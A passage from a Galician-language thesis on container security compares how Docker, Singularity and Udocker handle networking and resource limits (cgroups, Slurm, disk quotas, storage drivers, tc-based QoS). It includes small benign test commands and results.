Singularity emprega a mesma rede que calquera outro proceso da máquina anfitrioa. Posto que Singularity non emula ningún paradigma de virtualización a nivel de hardware, non é necesario separar as redes do espazo illado dos contedores do resto do sistema, xa que, en principio, non existe o concepto de escalada de privilexios dentro dos contedores Singularity. É dicir, os programas executados baixo un contedor Singularity terán os mesmos privilexios que se o fixese dende fóra, polo que os riscos asociados á emprega da rede non dependerán da emprega deste tipo de contedores. [28]

### 8.2.2. Inviabilidade do ataque

Grazas a este modelo de rede, Singularity non pode ser vulnerábel aos ataques aos que Docker, por defecto, si que o é, posto que comparte a rede coa da propia máquina anfitrioa e os permisos dentro do contedor son os mesmos que fóra del.

Un posíbel vector de ataque viría dado pola escalada de privilexios e tentar executar programas de rede con permisos de superusuario dentro do contedor. Este feito será estudiado con máis detalle na sección 10.3.

## 8.3. Udocker

### 8.3.1. Introdución ao modelo de rede de Udocker

Tal e como foi indicado na presentación desta tecnoloxía na sección 2.4, Udocker nunca acada privilexios avanzados de superusuario, polo que ten certas limitacións sobre a rede. Ademais, Udocker non desprega ningún tipo de entorno de rede adicional, simplemente emprega a rede da máquina anfitrioa. Isto é trivial no sentido de que para poder despregar cambios na rede son precisos permisos de superusuario, requirindo  $UID=0$ , e polo tanto, Udocker non pode facer nada.

### 8.3.2. Inviabilidade do ataque

Polos motivos expostos, ao igual que a tecnoloxía de Singularity, con Udocker tampouco é posíbel efectuar os mesmos tipos de ataque sobre a rede que si son viábeis en Docker. Para que estes ataques puidesen ser efectuados, Udocker debería ter un control máis avanzado sobre as redes, só alcanzábel coa outorga de privilexios de superusuario, que nunca ten.



# Capítulo 9

## Limitación de recursos

### Contido

---

9.1. Introducción . . . . .	92
9.2. Modelo de limitación de recursos de Docker . . . . .	92
9.3. Modelo de limitación de recursos de Singularity . . . . .	93
9.4. CPU e memoria . . . . .	94
9.4.1. Docker . . . . .	94
9.4.1.1. Probas de limitación de CPU e memoria con Docker . . . . .	94
9.4.2. Singularity . . . . .	95
9.5. Disco . . . . .	96
9.5.1. Cotas de disco . . . . .	97
9.5.1.1. Probas de cotas nun contedor Docker . . . . .	97
9.5.1.2. Probas de cotas nun contedor Singularity . . . . .	98
9.5.1.3. Alternativa a aplicar en Docker . . . . .	98
9.6. Rede . . . . .	101
9.6.1. Enfoque de Docker sobre a rede . . . . .	101
9.6.2. Enfoque de Singularity sobre a rede . . . . .	101
9.6.3. Solución común: QoS . . . . .	101
9.6.3.1. Probas de limitación de rede con Docker . . . . .	102
9.6.3.2. Probas de limitación de rede con Singularity . . . . .	103

---

## 9.1. Introducción

A limitación dos recursos físicos é unha cuestión crítica no referente á seguridade do sistema, xa que un contedor malicioso podería facer uso exhaustivo dos mesmos, chegando a ocupar a práctica totalidade destes e prexudicando así a outros contedores aloxados na mesma máquina, ou mesmamente á propia máquina anfitria, podéndose producir así un ataque de denegación de servizo (DoS) [23]. Numerosos aspectos deben ser tidos en conta para asegurar a seguridade integral do sistema no referente á utilización adecuada dos recursos físicos. Dividiremos o estudo en: CPU, memoria, disco e rede.

Analizaremos as diferentes respuestas a este tipo de sobreempregas de recursos, tentando facer unha comparativa entre execucións debidamente controladas e outras que non o estarán, para o cal empregarán pequenas aplicacións containerizadas.

## 9.2. Modelo de limitación de recursos de Docker

Docker relega algunha das súas funcionalidades de seguridade directamente nas características inherentes do *kernel* de GNU/Linux. Polo tanto, o límite dos privilexios entre os contedores e a máquina anfitria xa foi deseñado. Os controis técnicos que levan este límite inclúen o illamento de procesos mediante os espazos de nomes (*namespaces*<sup>1</sup>), permitindo así illar usuarios, procesos, redes ou dispositivos, e administración dos recursos mediante *cgroups*<sup>2</sup>. Ambos, espazos de nomes e *cgroups*, fusionáronse a partir da versión 2.6.24 do *kernel* de GNU/Linux. Deste xeito, os contedores Docker execútanse baixo un suposto entorno illado e controlado na máquina anfitria. No referente aos límites de recursos, tema principal desta sección, debemos pór a nosa atención nos *cgroups*, posto que o seu obxectivo é precisamente que un proceso non tome todos os recursos dispoñíbeis do sistema. Isto inclúe os recursos partillados de CPU, memoria, ancho de banda da rede e E/S de disco [3].

Debido a estas delegacións de seguridade sobre os *cgroups*, non debemos influír na súa funcionalidade (e polo tanto no control de seguridade que realiza) con opcións de Docker como pode ser o flag *-privileged*, que eleva as capacidades do contedor e elimina tamén as limitacións impostas polos *cgroups* [26], deixando ao sistema vulnerábel. É dicir, Docker posúe opcións avanzadas que permiten outorgar dun maior número de privilexios aos seus contedores, evadindo os controis realizados polos *cgroups*, por exemplo; mais estas opcións poden supor un gran

---

<sup>1</sup><http://man7.org/linux/man-pages/man7/namespaces.7.html>

<sup>2</sup><http://man7.org/linux/man-pages/man7/cgroups.7.html>

risco para o noso sistema e debémolas evitar sempre que nos sexa posíbel.

A mellora de seguridade aportada pola axuda dos *cgroups* e do espazo de nomes non deixa de mellorar cada día, polo que resulta importante manter as tecnoloxías de contedorización actualizadas para obter as últimas correccións de seguridade. Por exemplo, até a versión 1.10 de Docker, non existía un espazo de nomes para o usuario, o que pode ser considerado un risco crítico. Se un proceso conseguise dalgunha forma “rachar” o contedor e saír del, executándose na máquina anfitria, ao non existir un espazo de nomes para os usuarios, o proceso obtería os mesmos privilexios que tiña dentro do contedor, mais na máquina anfitria. Polo tanto, se o proceso tiña privilexios de superusuário ( $UID=0$ ) no interior do contedor, tamén gañaría privilexios de superusuário no exterior, podendo modificar o sistema a pracer. Produciríase entón un ataque de escalada de privilexios, no que un usuario non autorizado obtería privilexios sobre o sistema aos que non debería ter acceso. Aínda que as posibilidades de que isto suceda son moi poucas, non debe ser considerado coma algo insignificante.

Como xa foi comentado, a partir da versión 1.10 de Docker os espazos de nomes dos usuarios foron tidos en conta, supondo unha das actualizacións de seguridade más importantes desta tecnoloxía de contedorización. Dende dita versión, cada proceso posúe o seu propio conxunto de identificadores para usuarios e grupos. Por exemplo, se un proceso dentro do contedor posúe o  $UID\ 0$ , pertencente ao superusuário, na máquina anfitria podería estar mapado a un  $UID$  calquera, como por exemplo o 3000, pertencente a un usuario non privilexiado. Este mapeado evita que procesos executados dentro dun contedor poidan obter permisos de superusuário fóra do contedor. [26]

Non obstante, debemos configurar o noso sistema con moita cautela, posto que aínda que dende a versión 1.10 estes espazos de nomes foron introducidos en Docker, dita característica está dispoñible, mais non está activada por defecto [7]. É labor do administrador do sistema asegurar a súa correcta configuración e seguridade. Para isto, pode facer emprega de ferramentas de auditoría como a descrita na sección 11.4.1.

### 9.3. Modelo de limitación de recursos de Singularity

A diferenza de Docker, o modelo de funcionamento dos contedores Singularity entende que a limitación de recursos queda fóra da súa xurisdición, posto que os contedores Singularity foron deseñados para correr como calquera outra aplicación do sistema. É dicir, os procesos poden ser observados dende fóra do contedor

e, polo tanto, xestionados por ferramentas externas como calquera outro proceso do sistema. Polo tanto, enténdese que estas limitacións deben ser xestionadas por un administrador de recursos propio do sistema [17]; idea que cobra máis sentido se temos en conta que son un tipo de contedores creados especialmente para o seu uso en HPC.

Tendo en conta o marco de traballo no que este proxecto se desenvolve, no cal se estuda a seguridade en entornos HPC/*Cloud* nas infraestruturas do CESGA, poden ser aproveitadas funcionalidades xa implantadas no sistema para a reparción e limitación dos recursos. Deste xeito, o xestor da carga de traballo para HPC empregado nestes momentos no centro é Slurm, tal e como foi explicado na sección 5.4. Así, a meirande parte das tarefas de distribución da carga de traballo, e polo tanto de asegurar a limitación dos recursos físicos, dependen deste xestor.

## 9.4. CPU e memoria

Estes dous recursos físicos foron xuntados nunha soa sección posto que a súa forma de control e limitación faise dun xeito praticamente idéntico, presentando soamente diferenzas dependendo da tecnoloxía de contedorización a emplegar.

### 9.4.1. Docker

Grazas á delegación nos *cgroups*, Docker posúe a funcionalidade de poder limitar a cantidade de memoria que cada contedor pode emplegar, evitando así que un contedor ocupe toda a memoria e deixe sen recursos a outros contedores, ou peor aínda, á propia máquina anfitria [26]. Do mesmo xeito, a CPU tamén é controlada polos *cgroups*, baixo a mesma premisa.

#### 9.4.1.1. Probas de limitación de CPU e memoria con Docker

Para a realización das probas de memoria, escribiuse un sinxelo código en C, dispoñíbel no anexo A.3, cuxa lóxica baséase nun bucle infinito de reservas dinámicas de memoria, sen facer liberación da mesma. Tras pór a proba dito código, observouse que o contedor era parado automaticamente polo sistema. Isto resultou ser porque, por defecto, Docker conta cunha ferramenta de prevención de *out-of-memory* (OOM). É dicir, se os límites son superados, o sistema encargarase de matar pola súa conta aos procesos. De non querer que isto suceda, deberíamos activar o flag *-oom-kill-disable* cando lanzamos un contedor Docker. Obviamente, esta medida resultaría contraproducente contra a defensa de un ataque de DoS, polo que debemos evitar empregala sempre que poidamos.

Neste caso, para poder facer uso do pequeno código de proba, desactivaremos esta opción. Para a realización da proba, crearemos un contedor Docker con




Figura 9.1: Emprega total de CPU e memoria dun contedor Docker con límites




Figura 9.2: Revisión da CPU emplegada na máquina anfitria

límites de memoria e CPU, que serán xestionados polos *cgroups*. Cando lanzamos o programa xa compilado, coa opción de OOM desactivada, podemos ver como a memoria e a utilización da CPU axústanse aos límites outorgados no momento de invocación do contedor. A forma de invocar ao contedor só permite a emprega de 1.5 de CPU e de 500 MB de memoria.

Código 9.1: Emprega de límites de CPU e memoria en contedores Docker

```
docker run --memory=500m --cpus="1.5" --oom-kill-disable -it ubuntu /bin
↪ /bash
```

Para a comprobación dos cumprimento dos límites establecidos empregouse a ferramenta *Docker Stats*<sup>3</sup>, tal e como pode ser observado na figura 9.1. Tamén se comprobou que a emprega de CPU por parte da máquina anfitria non superaba os límites, tal e como amosa a figura 9.2.

#### 9.4.2. Singularity

Tal e como foi explicado na sección 9.3, Singularity entende que non é a súa xurisdición o control dos recursos do sistema, ao estar deseñado para correr como unha aplicación máis do sistema. Deste xeito, neste caso, CPU e memoria son dous dos factores claramente controlados polo xestor de recursos Slurm. Así, á hora de lanzar un proceso con este xestor, empregando comandos como *srun* ou *sbatch*, podemos indicar *flags* que indiquen con exactitude os recursos dos que queremos facer uso. Abstraéndonos do proceso, Slurm encargarase de que o usuario non poida superar os límites que solicitou. Por exemplo, algunas das opcións máis amplamente empregadas e que dan solución ao problema dos límites de recursos son:

- **-N ou --nodes:** solicita o mínimo número de nodos que deben ser reservados para certo traballo. Tamén é posíbel indicar o máximo número de

<sup>3</sup><https://docs.docker.com/engine/reference/commandline/stats/>

nodos. No caso de indicar soamente un número, ese indicará o mínimo e o máximo. No caso de non haber nodos suficientes para o traballo indicado nese momento, o traballo acadará un estado de “pendente”, á espera de que os nodos precisos sexan liberados.

- ***-n* ou *-ntasks***: indica o número máximo de tarefas a desenvolver e fornece os recursos suficientes. O valor predeterminado é dunha tarefa por cada nodo.
- ***-ntasks-per-core***: pensado para ser executado en combinación coa opción *-ntasks*, indica o número máximo de tarefas a ser executadas por cada núcleo.
- ***-ntasks-per-node***: indica o número de tarefas a ser desenvolvidas por cada nodo. De ser empregado xunto coa opción *-ntasks*, devandita opción terá prioridade no canto desta.
- ***-mem***: indica a memoria RAM que poderá obter cada nodo. Se facemos especificación dun tamaño de memoria igual a cero, tratarase como un caso especial e outorgarase a ese traballo toda a memoria dispoñíbel de cada nodo. Ter en conta que se traballamos cun *cluster* heteroxéneo, o límite de memoria virá dado polo nodo cun tamaño de memoria máis pequeno.
- ***-mem-per-cpu***: indica a memoria RAM que será preciso asignar por cada CPU. Destacar que as opcións *-mem-per-cpu* e *-mem* son mutuamente exclusivas.

## 9.5. Disco

Cando falamos das limitacións a ter en conta no referente á emprega de disco, debemos discernir dous casos diferenciados. O primeiro deles fai referencia á E/S, posto que un contedor que faga amplio uso deste factor podería ter un impacto prexudicial noutros contedores ou na mesma máquina anfitria. O segundo caso fai referencia á emprega de disco no que ten que ver coa súa capacidade.

Por exemplo, cando se empregan algúns dos controladores de almacenamento como pode ser *aufs*, Docker non limita a emprega de disco dos contedores. Un contedor cun volume de almacenamento pode encher este volume e afectar a outros contedores na mesma máquina anfitria, ou incluso á mesma, se o almacenamento especificado na ruta “*/var/lib/docker*” non está montado nunha partición separada [3].

### 9.5.1. Cotas de disco

Para evitar que un contedor empregue a totalidade ou meirande parte do disco, impedindo a correcta execución doutros, cómpre aplicar políticas de limitación no uso do mesmo. Estas políticas poden ser aplicadas doadamente coa emprega de cotas, permitindo establecer diversidade de límites en función dos usuarios do sistema.

Grazas a este feito, os contedores Singularity quedarán perfectamente limitados no referente á utilización do disco. Pola súa contra, os contedores Docker, posto que son controlados polo demo Docker con permisos de superusuário, non se verán limitados, xa que o superusuário terá a capacidade *CAP\_SYS\_RESOURCE*<sup>4</sup> activada, a cal permite ignorar os límites de cotas de disco, entre outras cousas.

Para comprobar este feito, realizouse unha proba de concepto dentro dunha máquina virtual Ubuntu Xenial 16.04, na que se estableceron cotas de disco para un determinado usuario e posteriormente tentouse escribir un ficheiro que superase as limitacións establecidas, facendo uso de contedores baseados en Alpine Linux 3.7.0 (que presentan a característica de que o seu sistema base está deseñado para ocupar só 4-5MB , excluíndo o *kernel*). As limitacións escollidas foron de 10MB *soft* e de 100MB *hard*. O proceso de aplicación destas cotas pode ser consultado no apéndice A.6.

#### 9.5.1.1. Probas de cotas nun contedor Docker

Código 9.2: Escritura en disco excedendo cuota máxima en contedor Docker

```
nuevousuariocuotas@localhost:~$ docker run -ti alpine
/home # dd if=/dev/zero of=fichero bs=200M count=1
1+0 records in
1+0 records out

#Saimos do contedor
nuevousuariocuotas@localhost:~$ docker ps -s
CONTAINER ID        IMAGE               COMMAND             CREATED            NAMES
          ↗           STATUS              PORTS
          ↗           SIZE
1aba32e99ce5        alpine              "/bin/sh"          4 minutes         gifted_bohr
          ↗   ago      Up 3 seconds
          ↗   210MB (virtual 214MB)
```

No caso do contedor executado baixo a tecnoloxía de Docker, a escritura é posíbel e os límites son superados. Se ao rematar comprobamos o tamaño actual do contedor, pódese ver coma ocupa un total de 210MB, superando así a cota total de disco establecida para o usuario.

---

<sup>4</sup><http://man7.org/linux/man-pages/man7/capabilities.7.html>

### 9.5.1.2. Probas de cotas nun contedor Singularity

Código 9.3: Escritura en disco excedendo cuota máxima en contedor Singularity

```
dd if=/dev/zero of=fichero bs=200M count=1
dd: error writing 'fichero': Disk quota exceeded
1+0 records in
0+0 records out
102354944 bytes (102 MB, 98 MiB) copied, 0.701354 s, 146 MB/s
```

Como se pode ver, as cotas entran en xogo no caso dos contedores Singularity, impedindo a escritura de ficheiros unha vez o límite máximo é excedido.

### 9.5.1.3. Alternativa a aplicar en Docker

A execución de cotas sobre contedores Docker non resulta efectiva. De todos xeitos, esta tecnoloxía presenta unha xestión sobre os discos máis avanzada, que debe ser estudiada con maior detemento.

Docker amósanos a posibilidade de almacenar datos no disco dende dúas perspectivas ben diferenciadas:

1. **Almacenamento persistente no disco:** os datos non se perden unha vez remata a execución do contedor.
2. **Almacenamento volátil:** os datos soamente son accesíbeis namentres o contedor está executándose.

Para facer esta diferenciación de tipos de almacenamiento, Docker presenta varios tipos de montaxe do disco, tal e como pode ser observado na figura 9.3. Unha vez dentro do contedor, os datos veranse da mesma forma, no entanto é importante diferencialos para facer un uso adecuado do disco. Así, distinguimos:

1. **Volumes:** almacenados nalgúnha parte do sistema de ficheiros que será xestionado por Docker. Os procesos non pertencentes a Docker non deberían modificar o seu contenido, e é considerada a mellor forma de realizar un almacenamento persistente empregando contedores Docker, xa que posúen a característica de estar illados da propia máquina anfitria. Ademais, un mesmo volume pode ser compartido entre varios contedores e son doadamente transportábeis cara outra máquina. O seu tamaño pode ser xestionado mediante comandos propios de Docker, pondo solución así a posíbeis ataques de denegación de servizo.
2. **Bind mounts:** son a outra forma de almacenamiento persistente xestionada por Docker. O seu funcionamento baséase na emprega dun espazo




Figura 9.3: Tipos de montaxe de disco en Docker

Fonte: <https://docs.docker.com/storage/>

de disco compartido coa propia máquina anfitria (polo que procesos externos poderían modificar estes datos). Un efecto secundario deste feito é que é posíbel facer cambios no sistema de ficheiros da máquina anfitria con permisos de superusuario, pudendo chegar a modificar ou eliminar datos importantes do sistema. Polo tanto, esta forma de almacenamento ten importantes implicacións de seguridade, incluíndo un posíbel impacto nos procesos do sistema non referentes a Docker.

3. **Montaxes *tmpfs*:** supoñen a forma de almacenamento non persistente, gardando os datos soamente de forma temporal no tempo de vida do contedor e non chegando a escribir no sistema de ficheiros da máquina anfitria. A emprega deste tipo de montaxes pode ser moi interesante se estamos a facer uso de contedores para despregamentos rápidos e lixeiros, coma podería ser un contedor para probas.

Este tipo de almacenamento presenta a perigosa característica, dende o punto de vista da seguridade informática, de que por defecto non posúe ningún tipo de limitación no espazo de disco que certo contedor poida empregar. En troques, si que é posíbel establecer controis e restrinxir o espazo máximo a empregar dentro de cada contedor, coa limitación de que soamente é factíbel baixo a emprega de certos controladores. Docker admite varios controladores de almacenamento, empregando unha arquitectura conectábel, sendo estes os encargados de como as imaxes e os contedores son almacenados e xestionados polo *host*.

Así, se queremos limitar o espazo, deberemos emplegar controladores concretos como pode ser *devicemapper*, un framework baseado no *kernel* de GNU/Linux que sustenta moitas das tecnoloxías avanzadas de xestión de volumes neste tipo de sistemas. Debe ser tido en conta que é precisa unha configuración específica para poder emplegar este controlador con Docker que non é admitida por todos os sistemas operativos, polo que o seu uso non resulta trivial. Como dato de interese, destacar que *devicemapper* opera a nivel de bloque, no canto de nivel de arquivo, acadando así un rendemento mellor que coa emprega dun sistema de ficheiros a nivel de sistema operativo.

Para comprender un pouco mellor a complexidade asociada, é preciso entender que a elección dun controlador de disco vén limitado por unha serie de dependencias coma poden ser a edición de Docker, o sistema operativo e mesmamente a distribución do mesmo. Tamén poden ser requiridos paquetes a maiores para a súa instalación. Ademais, algúns controladores precisan dun formato específico do sistema de ficheiros da máquina anfitria, polo que de existir requirimentos externos que limiten a elección dun sistema de ficheiros específico, isto podería limitar enormemente as nosas opcións. Desse xeito, amósase unha táboa de configuracións consideradas estábeis nas versións máis recentes dalgúns dos sistemas operativos GNU/Linux más soados:

Táboa 9.1: Configuracións de controladores de almacenamento

Distribución GNU/Linux	Controladores de almacenamiento recomendados
Ubuntu	<i>aufs</i> , <i>devicemapper</i> , <i>overlay2</i> , <i>overlay</i> , <i>zfs</i> , <i>vfs</i>
Debian	<i>aufs</i> , <i>devicemapper</i> , <i>overlay2</i> , <i>overlay</i> , <i>vfs</i>
CentOS	<i>devicemapper</i> , <i>vfs</i>
Fedora	<i>devicemapper</i> , <i>overlay2</i> (experimental), <i>overlay</i> (experimental), <i>vfs</i>

Debemos ter en conta que cada controlador terá algunha vantaxe característica sobre os outros, dependendo da configuración propia de cada sistema. Aínda así, estes aspectos quedan fóra do ámbito do estudo da seguridade, polo que non serán estudiados con detemento.

Finalmente, é de vital importancia destacar que se é preciso realizar un cambio nos controladores, os contedores que empregasen o controlador anterior, deixarán de ser accesíbeis, sendo preciso realizar unha parada nos mesmos, exportalos a un medio externo e volver a montalos baixo os novos controladores, o que podería supor unha gran desaceleración do sistema. Polo tanto, é relevante realizar unha adecuada elección do controlador.

## 9.6. Rede

A limitación da rede supón un caso bastante especial, posto que ningunha das tecnoloxías de contedorización a estudar fai un control especial sobre esta, o que podería levar a posíbeis ataques de denegación de servizo. É por iso que cómpre aplicar políticas externas de calidade de servizo que aseguren un funcionamento correcto da mesma.

### 9.6.1. Enfoque de Docker sobre a rede

As redes que Docker configura até agora están pensadas para funcionar baixo unha filosofía do “mellor esforzo” para todo o tráfico existente. Isto implica que parámetros tales como o ancho de banda, a fiabilidade ou o número de paquetes por segundo non poden ser garantidos. Consecuencia deste feito, a emprega dunha única aplicación que faga un uso intensivo do ancho de banda da rede podería implicar un pobre ou incluso inaceptábel rendemento para calquera outra aplicación que comparta esa rede.

Así, a solución pasa pola emprega da denominada calidade de servizo (*Quality of Service*, QoS), unha serie de mecanismos que fornecen un trato preferenciado a diferentes tráficos e aplicacións [10]. Noutras verbas, non é Docker o encargado de xestionar os límites de recursos das redes, senón que de quixer, debemos ser nós quen, a través de medios alternativos debemos establecelos.

### 9.6.2. Enfoque de Singularity sobre a rede

Repetindo a idea, Singularity fai uso directo de moitos dos recursos do sistema, incluída a rede, sendo compartida directamente coa máquina anfitria. Non existen mecanismos propios de limitación da rede, senón que debe ser administrada por servizos externos.

### 9.6.3. Solución común: QoS

A QoS pode ser entendida coma o rendemento da rede tal e como o percibe o usuario final. Os parámetros de QoS abranguen todos os aspectos dunha conexión, sendo particularmente importantes:

- Tasa de transmisión (ancho de banda)
- Retardo (latencia)
- Variación do retardo (*jitter*)
- Perda de paquetes

Dentro dos sistemas GNU/Linux, a QoS está presente como parte do sub-sistema de rede *iproute*<sup>5</sup>, permitindo repartir o ancho de banda en función de distintos criterios e baseando o control nun sistema de colas. A gran flexibilidade que outorga este sistema será útil para poder facer un control diferenciado da rede segundo as tecnoloxías de contedorización empregadas, posto que como quedou patente, non todas empregan o mesmo modelado.

Como caso de estudo, farase uso do comando *tc*, pertencente ao subsistema *iproute*.

### 9.6.3.1. Probas de limitación de rede con Docker

O modelo de rede de Docker, no seu funcionamento por defecto, é dicir en modo *bridge*, crea unha interface de rede que é empregada para realizar a conexión entre os contedores e a propia máquina. Aproveitaremos o feito de que Docker permite a creación de diferentes interfaces de rede para a conexión dun ou múltiples contedores para aplicar regras de limitación do tráfico de rede.

Realizarase unha proba de concepto na que se limitará a velocidade do tráfico da rede. Aplicarase unha limitación mediante unha disciplina de colas sen facer uso de clases, seguindo unha lóxica bastante simple. Enténdese que se é posíbel aplicar estas limitacións, tamén será posíbel aplicar limitacións máis complexas, que variarán segundo a necesidade do entorno. Así, aplicarase unha disciplina “TBF” (*Token Bucket Filter*), unha das disciplinas sen clases más empregadas para limitar o tráfico de rede dunha interface, como é o noso caso. Establecerase tamén unha cola de 1024 kbits, permitindo refachos de ata 200 kbits. Os pasos seguidos para establecer estas limitacións poden ser observados no apéndice A.5.

Para a execución desta proba despregarase un entorno de rede nos servizos de computación na nube do CESGA. Dentro deste entorno existirá unha MV coa tecnoloxía de Docker instalada sobre a mesma e correndo un contedor sobre o que aplicaremos as limitacións. Para a comprobación das probas, tratarase de enviar un arquivo a outra máquina virtual empregando o protocolo SFTP. O esquema seguido pode ser observado na figura 9.4.

Para a realización da proba, efectuouse o envío do arquivo nun primeiro intre sen limitación algunha e logo con limitacións sobre a interface de rede do contedor empregado.

Código 9.4: Envío SFTP sen limitacións

```
sftp> put photo.jpg
```

---

<sup>5</sup><http://linux-ip.net/articles/Traffic-Control-HOWTO/>




Figura 9.4: Estrutura do despregue da QoS da rede con contedores Docker

```
Uploading photo.jpg to /home/user1/photo.jpg
photo.jpg                                         100% 6109KB   6.0MB/s  00:00
```

Código 9.5: Envío SFTP con limitacóns sobre o interface *bridge* de Docker

```
sftp> put photo.jpg
Uploading photo.jpg to /home/user1/photo.jpg
photo.jpg                                         15% 960KB   0.0KB/s - stalled -
```

Realizadas as probas pódese ver como, unha vez aplicadas as limitacóns de rede, o tráfico saínte excede o máximo permitido e a transferencia non pode ser, por tanto, completada. É dicir, as limitacóns aplicáronse correctamente.

### 9.6.3.2. Probas de limitación de rede con Singularity

No caso dos contedores Singularity, o sistema de rede empregado é o da propia máquina anfitria, polo que para poder aplicar limitacóns farémoslo sobre usuarios concretos. Deste xeito, o conxunto de contedores lanzados por un usuario soamente poderán empregar unhas características reducidas da rede segundo o criterio que o administrador de rede deseñe seguir.

Para facer unha aproximación práctica das limitacóns de rede que se queran acadar, realizarase unha proba de concepto na que se limitará a velocidade do tráfico de saída de certos usuarios.

Concretamente, na proba a realizar, axuntarase unha disciplina de cola directamente á raíz (*root*) do dispositivo. A disciplina a empregar será *prio*, unha

